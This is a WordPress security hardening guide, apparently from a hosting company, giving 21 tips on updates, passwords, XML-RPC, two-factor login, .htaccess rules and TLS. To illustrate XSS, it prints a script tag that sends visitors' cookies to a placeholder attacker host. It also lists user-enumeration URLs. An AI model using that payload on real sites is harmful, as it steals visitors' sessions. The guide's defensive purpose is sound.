
WordPress site security is a matter of enormous importance for every site owner.
As of March 2019 (according to a study at w3techs) – WordPress is by far the most popular content management system (CMS), and WordPress holds 60.4% of all sites that use any content management system (33.5% of all existing sites in the world).

There is a myth rolling around the web that says WordPress is an insufficiently secure system that invites a huge number of attack / hacking attempts, but as can be inferred from the numbers presented – the reason WordPress brings security risks and raises the chance of a hacking attempt is that WordPress takes up such a large share of the market, so hackers' great desire is to gain control of a large number of sites through a single hack, making the investment in hacking into it much more "worthwhile" for them..
It can be said with certainty that WordPress as a system – and especially the core files are very well secured, are maintained regularly, receive updates and improve from time to time by hundreds of programmers who are part of the open-source community. A large percentage of security breaches are usually the result of human error, whether an incorrect configuration or improper maintenance of WordPress. In this guide we will share all the leading security tips in the context of securing WordPress sites.
It is important to take the security issue seriously.
Just to give you a sense: every week Google adds around 20,000+ sites to its blacklists for malware, and about 50,000+ sites for impersonation (phishing).
It is worth making sure your site stays protected and secure – follow the next article, which explains what you can do to strengthen security on WordPress sites through a few simple actions that will give you long-term peace of mind.
* This guide was written with direct reference to WordPress sites installed on Linux servers, but may also be suitable for Windows servers.
1. Ongoing code updates for WordPress and its components
WordPress is a free content management system developed by a community of open source programmers.
The management system includes various groups of components such as core code, themes and plugins that are installed by users.
Core code update
With every version release, WordPress developers improve the system in various ways, add new features, improve performance and enhance existing features in order to stay up to date with technology standards.
In addition, bugs found in the period between updates are fixed; version updates often include security improvements.
Keeping your WordPress site updated on a regular basis will help you prevent security risks to your site and add new features and capabilities.
By default, WordPress automatically installs minor version updates, but for major version updates you must trigger the update manually (on the system's updates screen).
because WordPress is an open-source system available to anyone. Old, outdated versions of WordPress that contain well-known security vulnerabilities across the web are easy prey for hackers, who tend to look for and attack old versions containing security holes. For example, it was recently published an official Sucuri article About an XSS security vulnerability that was fixed in WordPress version 5.1.1 –
If your site's WordPress version is not up to date, you are exposed to many more breaches, because the way to break into these versions is known, and it is a much simpler practice than finding new security vulnerabilities in the updated versions.
In addition, it is important to remember and emphasize – never make changes to the WordPress core files. Such a change will prevent you from running regular updates to the WordPress system for fear of losing the changes you made, which will directly harm your site's security and lead to future security risks and a host of other problems.
Updating themes and plugins
As part of WordPress's tremendous success, a huge international market of developers of various WordPress add-ons has developed. The system is modular and easy to integrate with, and therefore creates an environment with a huge market of plugins, themes and extensions sold in a variety of marketplaces around the world.
The system today includes tens of thousands of plugins and design themes that can be installed on its sites. These plugins and themes are developed by third-party developers, most of whom also regularly take care of releasing updates.
Theme and plugin updates are critical for the security and stability of your WordPress site. It is very important to keep the WordPress version you have up to date, as well as all the plugins and themes you use.
*Premium / paid WordPress plugins and themes (outside the official WordPress repository) – note that paid extensions do not guarantee quality and security; in many cases these extensions receive no updates at all and some receive updates infrequently, and the update process is manual and cumbersome.
Preserving existing code and adding plugins
It is recommended to use only plugins and themes that are in the official WordPress directory and that were developed by well-known companies. This will save you problems in the future, since these components have been checked to make sure they contain no malicious code, and they receive regular updates. It is important to note that even official plugins or plugins with a large number of downloads do not guarantee perfect security, and you should make sure to use reliable plugins only.
uPress customers: there are 2 control buttons for automatic updates of WordPress core files and automatic updates of plugins, under the WordPress tab in the management panel.
2. Usernames, strong passwords, user permissions
Choosing a unique username
Emphasis should be placed on choosing the right username for your WordPress site.
Using admin as the username for your site does half the work for hackers trying to break into the site and makes their hacking job easier.
This is probably one of the most important and simplest actions for strengthening security in WordPress and preventing a risk that can easily be avoided.
Choosing and using passwords
One of the most common hacking methods is attempts to log in to WordPress by guessing passwords (Brute Force). In this method, bots try different sequences of known passwords (from a pre-prepared database) until they manage to find the correct password.
This is one of the reasons why it is recommended to invest in choosing complex and unique passwords for your site. And not only for the WordPress admin area itself, but also for FTP accounts, databases, hosting server management, the mailbox used as the site's password recovery email, and any other related service.
A surprising number of WordPress users use phrases such as "password" or "12345678" as a password. These passwords, along with a birthday, an ID number and a phone number, are easy to guess and are at the top of the list of every attack carried out by a bot or by a human.
Many site owners don't like using complex passwords because they are hard to remember. Good advice is to use a whole sentence that makes sense to you (and even include a deliberate spelling mistake in it) that you can easily remember. Such passwords are much, much better than a single word.
Or alternatively, you can use a reliable password manager that will remember the complex combination for you.
If you create the passwords yourself, we recommend using passwords that are 8 characters or longer and made up of the following values:
- numbers (1-9)
- lowercase Latin letters (a-z)
- Uppercase Latin letters (A-Z)
- characters ( *,!-+$#@& etc.)
Another, no less important thing: never use passwords you have used before. The recommendation is to use unique passwords that cannot be foreseen or guessed from previous information.
Carefully managing permissions
Another way to reduce the risk is to manage a clear permissions policy for the site, or in other words not to give any user access to your WordPress account unless they absolutely need it.
If you have a large team, designers, SEO specialists or content writers, make sure you understand the roles and capabilities of the users on the site before you give them new user accounts and add them as authors to your site.
An explanation of the user roles (permissions) that can be selected in the WordPress system:
- Subscriber – A user registered to the site, with no editing access whatsoever over the site's content, other than their own personal profile.
- Contributor – has permission to write and manage their own posts only, but without permission to publish (posts are sent to an administrator for approval).
- Author – has permission to write and publish only their own posts.
- Editor – has permission to write and publish their own and others' posts and pages, without permission for "sensitive" areas of the site.
- Administrator – the site administrator, with permission for all the options available in the management system.
3. Disable the option to edit files from the system administrator's admin interface
By default, the WordPress system allows editing the files of the site's plugins and themes through a dedicated code editor within the administrator's management interface (wp-admin). In the wrong hands, this option can be a very significant security risk, and therefore we recommend disabling it completely.
The safer alternative is of course to edit the files using FTP software or the file manager offered in your hosting management interface.
You can do this (disabling the editing option) by adding the following code to your site's wp-config.php file:
define('DISALLOW_FILE_EDIT', true); 4. Restricting access to the login \ admin area
By default, hackers or malicious software can try to access the administration area (wp-admin) or the login page (wp-login.php) of your site without any restriction.
This allows them to attempt break-ins using several methods, or to carry out a DDoS load attack on these areas, which may lead to a breach in the one case and denial of service in the other.
If you have control over the firewall, we strongly recommend restricting access to these areas exclusively to the country where you / your team are geographically located, or, for the strict – to authorized IP addresses only.
There is another option for protecting these areas with a password at the server level (common on Apache Linux servers), which will in effect provide an additional layer of security before the hacker or malware reaches the login / administration area.
5. Disable the XML-RPC protocol
The XML-RPC protocol is enabled by default from WordPress version 3.5 and up; this option helps remotely connect your WordPress site with various sites and applications.
Naturally, XML-RPC exposed to the network can significantly increase Brute Force attack attempts.
For example, normally if a hacker or malicious software wants to try 100 different passwords in order to log in to your site, they have to make 100 separate login attempts (in such a case it is likely that the security plugin installed on the site will detect the attempt and block it).
Using XML-RPC they can use the function system.multicall and try thousands of different passwords with a small number of requests, so if you don't use XML-RPC – we strongly recommend disabling the option.
You can limit login attempts in several ways:
- Restrict access to the xmlrpc.php path at the server firewall level.
- at the server level, using an .htaccess or nginx.conf file.
- using a simple plugin called Disable XML-RPC This plugin is available for download from the official WordPress plugin directory.
uPress customers: there is an on/off button for the xml-rpc protocol under the Security tab.
6. Adding two-factor authentication
Enabling two-factor authentication for your WordPress site (using an additional identification element such as a unique identification key that changes every 30 seconds) can significantly improve site security and provide an additional layer of authentication before logging in to the site's admin area.

One of the easy ways to do this is actually with the plugin Google Authenticator which is available for download in the official WordPress plugin directory and allows authentication through an app on your mobile phone.
At the end of the installations, and after the initial login using username + password, another screen appears requiring you to enter a unique 6-digit code that changes every 30 seconds.
Note: To enable this action, you need to install the Google Authenticator app on your mobile phone.
7. Limiting failed login attempts
In fact, this step is one of the most basic foundational steps for protecting your site against Brute Force attacks.
In Brute Force attacks, the hacker or malicious software tries to log in to the system using a username and password at random many times, and uses a huge number of guessed combinations to try to successfully log in to your management system.
If there is no restriction of any kind on the part of the firewall \ server \ site, the attacker will eventually manage to reach the right combination and gain access to the site's administration.
However, you can limit the number of failed login attempts to a small number, for example 3, and thus block the attacker's IP address automatically.
One of the easy ways to do this is actually with the plugin Limit Login Attempts Reloaded which is available for download in the official WordPress plugin directory.
uPress customers: the WeSafe plugin, which does this, is installed on all sites by default.
8. Removing inactive plugins and themes
In August 2011, it was revealed online that the popular script TimThumb that was included (at the time) in popular WordPress plugins and themes was exposed to malicious attacks. Within a few days we were able to watch attackers exploit this vulnerability to carry out actions, ranging from flooding with SEO spam leading to other sites, to damaging the PHP files stored on the server using meaningless characters.
Most site owners did not realize that the script (and the malware) was actually running on their server.
Some of them turned off the sensitive plugin or theme but left it on the server. The fact that the WordPress theme or plugin was turned off was irrelevant to that security vulnerability, since the mere presence of that code constitutes a security vulnerability regardless of whether the plugin is inactive in the system.
The attackers began scanning sites looking for TimThumb. When they found it, they began running arbitrary PHP files on the server, even when the plugin or theme was not active but was still available and remotely executable on the server.
An iron rule you must remember – if you are not using a plugin or a theme – remove it from your site! This actually applies to any software: if you are not using it, simply remove it from the server. There is no reason to keep it there if it is not in use.
9. On the direct connection between a good backup system and a good night's sleep
A reliable and good backup system is the first response to any hack of a WordPress site. Remember, no site is 100% secure.
Government sites and sites of giant international bodies are hacked every day – your site is at risk too.
Available backups let you recover from a hack quickly by restoring the files and the database to the latest version in which they were intact.
It is possible, and recommended, to back up your WordPress site at several levels:
- At the hosting server level, it is recommended to perform a backup daily, going back at least 30 days. Make sure with the hosting company that the backups are stored on a separate server, and not on your local server.
- Another, less reliable option is to do this with a WordPress plugin you trust; there are several free or paid plugins that provide the solution. For example VaultPress or UpdraftPlus. We recommend using a plugin that allows sending the backup to an external cloud service (for example One Drive, Dropbox or any public cloud service).
10. Minimum requirements for a secure server
Your hosting company plays the most important role in the security of your WordPress site.
A good hosting company is one that closely and proactively monitors the security threats that exist on the web and takes additional measures to protect its servers from future attacks.
Some of the features we recommend emphasizing when choosing a hosting company for your site are:
- monitoring their network activity at high frequency to detect suspicious actions
- Resilience at the communication-line level against denial-of-service (DDoS) attacks
- Ongoing updates to all software / hardware components in order to avoid exploitation of security vulnerabilities in old versions
- a Disaster Recovery service and an emergency plan that lets them protect your data in the event of a colossal failure.
- Support for PHP version 7.1.27 at minimum (versions 7.0 and below do not receive security updates as of 2019, according to the official PHP website)
- Support for MySQL version 5.5 at minimum
- uses a separate database for each of the sites on the server
- User isolation – complete separation between users (on shared servers)
- A built-in firewall on the server, preferably an application firewall (WAF) that offers options with an emphasis on WordPress
- An intrusion detection system that reviews many parameters around your site's activity
- A comprehensive scan of the sites on the server on a regular basis and sending an update when needed
- A simple way to track files that have changed on sites
11. Bad bots – block and prevent
Usually, hackers' method of working before they attack is to send "spies" to scout the terrain before the attack.
Bad bots affect your site's performance, steal your content, steal precious bandwidth and significantly distort your site's statistics, and above all they are of course looking for the open window through which they can break into your site.
A list of most of the bots defined as "bad" can be found on the site botreports.com, if you use a security plugin / dedicated managed WordPress hosting service, you are probably blocking this list automatically.
However, if you still want to implement the block, it can be done in several ways:
- Blocking bots at the firewall level (if you are doing this on a large number of sites, this option is preferable)
- at the server level using the .htaccess file or nginx.conf
- using a simple plugin called StopBadBots This plugin is available for download from the official WordPress plugin directory.
uPress customers: there is an on/off toggle for blocking bad bots under the Security tab.
12. User enumeration protection
By default, on a WordPress site you can reach the user archive page, which displays all the posts published by an author / user.
Bots know how to exploit this weakness to make a number of consecutive attempts using the user's sequential numeric identifier (User ID) until they reach the desired user and expose further details about them.
The method works like this:
https://www.domain.co.il/?author=1
https://www.domain.co.il/?author=2
https://www.domain.co.il/?author=3
The recommendation is to block this option by restricting access to the path:
https://www.domain.co.il/?author=* Another way to get information about users is the technology of Rest API that allows sharing information between different sources. With the Rest API you can easily get data from the database of a remote server (a WordPress site) by making an Http call.
Starting with WordPress version 4.7, the Rest API is part of the WordPress core and is active on all sites by default.
This option can make it easier for hackers / malware that try to collect information about your users. For example, if we access the path:
https://www.domain.co.il/wp-json/wp/v2/userswe can get a tidy JSON output of all the users on your site and their details.
The recommendation is to block sensitive paths related to the Rest API (the service cannot be disabled entirely because part of it is still in use by WordPress and by certain plugins; for example, the new visual editor "Gutenberg", released as of WordPress version 5.0+, requires use of the service)
The blocking can be done in several ways:
- Blocking the wp-json/wp/v2/users path at the firewall level
- Blocking the wp-json/wp/v2/users path at the server level using the .htaccess file or nginx.conf
- using a simple plugin called Disable Rest API which allows blocking specific Rest API routes. This plugin is available for download from the official WordPress plugin directory.
uPress customers: there is an on/off button for the Rest API protocol under the Security tab.
13. Hide your WordPress version!
If you take a quick glance at the source code of your WordPress site, you will see that WordPress automatically embeds a meta tag containing information about the WordPress version you are using.
<meta name=”generator” content=”WordPress 4.9.10”>This information is accessible to hackers and malicious software that search the web for articles about security holes that existed in certain versions of WordPress. It is a great indication for them of the attack methods worth using. Articles about vulnerabilities in previous versions present various ways in which hackers could exploit the security hole and show them a clear and comprehensive path of how the article's author managed to discover the problem. (For example Documentation of a known security vulnerability in WordPress version 4.7.0)
Hackers look to attack sites that use older WordPress versions with known security vulnerabilities.
We recommend updating your WordPress version automatically.
You can hide the WordPress version by adding the following code to the file functions.php of your theme:
remove_action('wp_head', 'wp_generator');14. Fix XSS vulnerabilities
An XSS attack (short for Cross Site Scripting) is an attack in which malicious scripts are injected into the site, usually in the form of a script that runs on the browser side, and this code is downloaded and run in the browsers of innocent end users (site visitors). For demonstration, in WordPress, for example, it was possible to inject XSS as a comment on some article; the comment's content would contain an inline script tag that looks like this:
<script>window.location="http://attacker-website/?cookie="+document.cookie</script>If the site does not handle XSS vulnerabilities, what will happen is that every visitor who arrives at that article will display the content of the comments at the bottom of the page, and one of the comments will contain the content of the malicious script; the script will run in the visitor's browser (in a normal situation it should be displayed as Plain Text).
This was of course just an example; by default WordPress knows how to handle comments with regard to XSS (by means of a built-in function wp_kses for example), of course XSS can be embedded in many different ways and not only in the comments form, for example a search field, a page title, a contact form and more.
XSS vulnerabilities can be handled by performing sanitization before displaying the content (of any content that may be entered by users)
15. Hide PHP error messages
WordPress comes with a built-in error display system as part of the core of the system. This option is great for developers who want to "debug" code errors (in the theme or plugin), but when it comes to security hardening we will want to hide the error messages.
For example, error messages in WordPress will usually look like this:
PHP: syntax error , unexpected '^' in /wp-content/plugins/plugin.php on line 6This information makes things easier for hackers or malicious software, so the recommendation is to hide the error messages. You can do this by adding the following code to the wp-config.php file:
ini_set('display_errors','Off');
ini_set('error_reporting', E_ALL );
define('WP_DEBUG', false);
define('WP_DEBUG_DISPLAY', false);
16. Reset the folder and file permissions
These values should not usually change, but it is worth checking that the folder and file permissions on your WordPress site are set according to The official WordPress recommendation. Remember that a folder with 777 permissions can allow anyone to create and edit files in that folder.
According to WordPress (March 2019), these are the correct permissions for your WordPress site:
- The wp-config.php file should be given permission 600
- All files should get permission 644 or 640
- All folders should get permission 755 or 750
* File and folder permissions can be changed using FTP software, and, with some hosting companies, with a reset file permissions button.

uPress customers: there is a button for resetting permissions for all files and folders, according to WordPress's recommendation, under the Development > More Hosting Tools tab.
17. Use encryption keys (Authentication Keys)
By default, every WordPress installation comes with a wp-config.php file containing empty encryption keys. When we carry out the installation process the standard WordPress way, the system generates unique encryption keys for the site for us. Using unique encryption keys is a very significant security measure for protecting your WordPress site. These keys are also known by another name – "security keys".
WordPress uses these keys to encrypt the information stored in the user's computer cookies when the user is logged in to the site (username and password). The authentication details are stored as a hash combined with the encryption keys, thus minimizing the risk of retrieving the username and password from a cookie stolen from a user's computer.
For example, this is how encryption keys arrive by default:
define('AUTH_KEY',         'put your unique phrase here');
define('SECURE_AUTH_KEY',  'put your unique phrase here');
define('LOGGED_IN_KEY',    'put your unique phrase here');
define('NONCE_KEY',        'put your unique phrase here');
define('AUTH_SALT',        'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT',   'put your unique phrase here');
define('NONCE_SALT',       'put your unique phrase here');
And this is what valid encryption keys look like:
define('AUTH_KEY',         'X<@vIF23>d~#%kYe^_>xhv~xUJ*ia*y+ALlJLGv7qFJe<EnpEwD:g~~&$}+DC5eF');
define('SECURE_AUTH_KEY',  'nA@GM?#u7v99Yk+8sM|+ZeF;]P74f`2v|z]{dKS|+cojC.w<&o4LeGvv-]$FWX4^');
define('LOGGED_IN_KEY',    'UNOk*x]$V_a]]vtKZM>`gs2Ht^O/`Rl|>EJzO9/*Y|)tJ2`&rg8FZ 5`l,67)`1U');
define('NONCE_KEY',        'pc-UFE^.+7?+vPD^,i& ^^R?+|I-q+7p>?d2*NZ|zUf|?e&v&?6iz-gF+~m*?(L=');
define('AUTH_SALT',        '7n_U|q1kJ)s)8_#5sb! FY]l)Y!Eyyse85!/$G>qh(XbTYpefVxC_M/naQKhM#PL');
define('SECURE_AUTH_SALT', 'Mw^0=5J5:TWi;fl|*$l|i]f7Gyw-}1@-G5ZPc1atjhg@8v#&& ?1re#D!vtE:g&^');
define('LOGGED_IN_SALT',   '~hZF}x2b&F^Q-WQK8^q>5pS!|6eT^<6z!WSNcv;Jd&8mY2T9M`:S Z ;OYGd[{$e');
define('NONCE_SALT',       'rH&yz6/_S0hXVnJOJ28?]EME!}s>V<%+<[e;FEl:d)t>+P%|atn+Ktq-lpk{+WIM');
Check, and if unique encryption keys are not defined in your wp-config.php file, we recommend generating random keys on the page The dedicated WordPress key generator and update them in the wp-config.php file.
18. File system – disabling the ability to run PHP files in folders where it is not needed.
Another way to harden your site's security is to block the ability to run PHP files in folders where this is not necessary. For example, in the /wp-content/uploads/ folder, which should not contain any PHP files at all: if we apply the block in question, we effectively eliminate the possibility of hackers or malware running a PHP file containing a security vulnerability that already physically exists on our site under this directory.
The blocking can be done at the server level using an .htaccess file as follows:
# .htaccess - Disable PHP Execution
<Files *.php>
    Order Allow,Deny
    Deny from all
</Files>
uPress customers: this option is an integral part of the management panel, and is performed for every site by default.
19. Secure the important files
The wp-config.php file most likely contains all the most sensitive information on your site, such as your site's database access details, encryption keys, settings and more. Blocking direct access to it is an essential action.
The blocking can be done at the server level using an .htaccess file as follows:
# .htaccess - Protect wp-config.php
<Files wp-config.php>
    Order Allow,Deny
    Deny from all
</Files>
uPress customers: this option is an integral part of the management panel, and is performed for every site by default.
Another file that should be secured is the .htaccess file (on Apache servers), which contains all the site's settings, if it is an Apache-based server. Usually this is protection / configuration at the server level, but if it is not possible to add the block at the server level, use the .htaccess file as follows:
# .htaccess - Protect .htaccess
<Files ~ "^.*\.([Hh][Tt][Aa])">
    Order Allow,Deny
    Deny from all
    Satisfy all
</Files>
20. Encrypt the information using TLS (TLS \ SSL certificate)
A TLS certificate is intended to encrypt the information traffic between your computer (as connected users) and the server on which the site is hosted, and it uses the Transport Layer Security (TLS) protocol, which is the accepted standard today for transmitting encrypted information on the internet.
The TLS certificate is based on a unique encryption key installed on the server where the site is hosted, and only with it can the encoded information be decrypted after it reaches its destination.
With TLS-based communication, you can make sure that malicious parties cannot eavesdrop on the communication and view the information passed between the user and the hosting server.
As of today (March 2019), the option of getting a TLS certificate is provided at no extra charge by most hosting companies as part of the process of purchasing a hosting package; for example, a fairly common free TLS certificate is that of Let’s Encrypt.
uPress customers: you can install a TLS / SSL certificate under the admin panel > Security tab.
21. Keep track of site activity
Another way to secure your WordPress site is to monitor critical actions performed in the administration area, after the fact \ in real time.
To log these actions, you will need to use an activity log plugin that works in the background.
Using an activity log plugin you can see which users logged in to the site and what they edited, what changes were made, which plugins were added or removed, what media was uploaded to the site, which general settings were changed, etc.
To perform this action you can use a plugin (Israeli-developed) ARYO Activity Log , this plugin is available for download from the official WordPress plugin repository.
In summary
If you are at a reasonable technical level – this article will give you a lot of data to process.
Information security on WordPress sites is a sensitive issue and should not be taken lightly, all the more so if you manage sites that store sensitive information.
In any case, each of the tips mentioned in this article moves you one step closer to a more secure site; every tip you can implement moves your WordPress site one step in the right direction and makes hackers and malware work harder to break into the site.
Many of the tips take only a few minutes to implement, so don't put off until tomorrow what you can do today.
Beyond the advice provided in this article, don't forget the following:
- Don't leave your computer workstation active; make sure to lock the computer with a password.
- Keep your computer free of viruses.
- Try to perform updates when you are on a secure internet network.
- Add your site to a Google Search Console account to receive updates about your site's security.
- Apart from the security measures, every so often run a full security scan of the site.
- Don't open / click a file or link if you didn't understand who it came from or if it looks strange.
- Do not approve messages saying that an action you are performing is dangerous – without understanding why.
- Consider using reCaptcha on pages that contain forms
I hope you found this guide useful. Do you have more security tips you would like to share? I'd love to hear them.
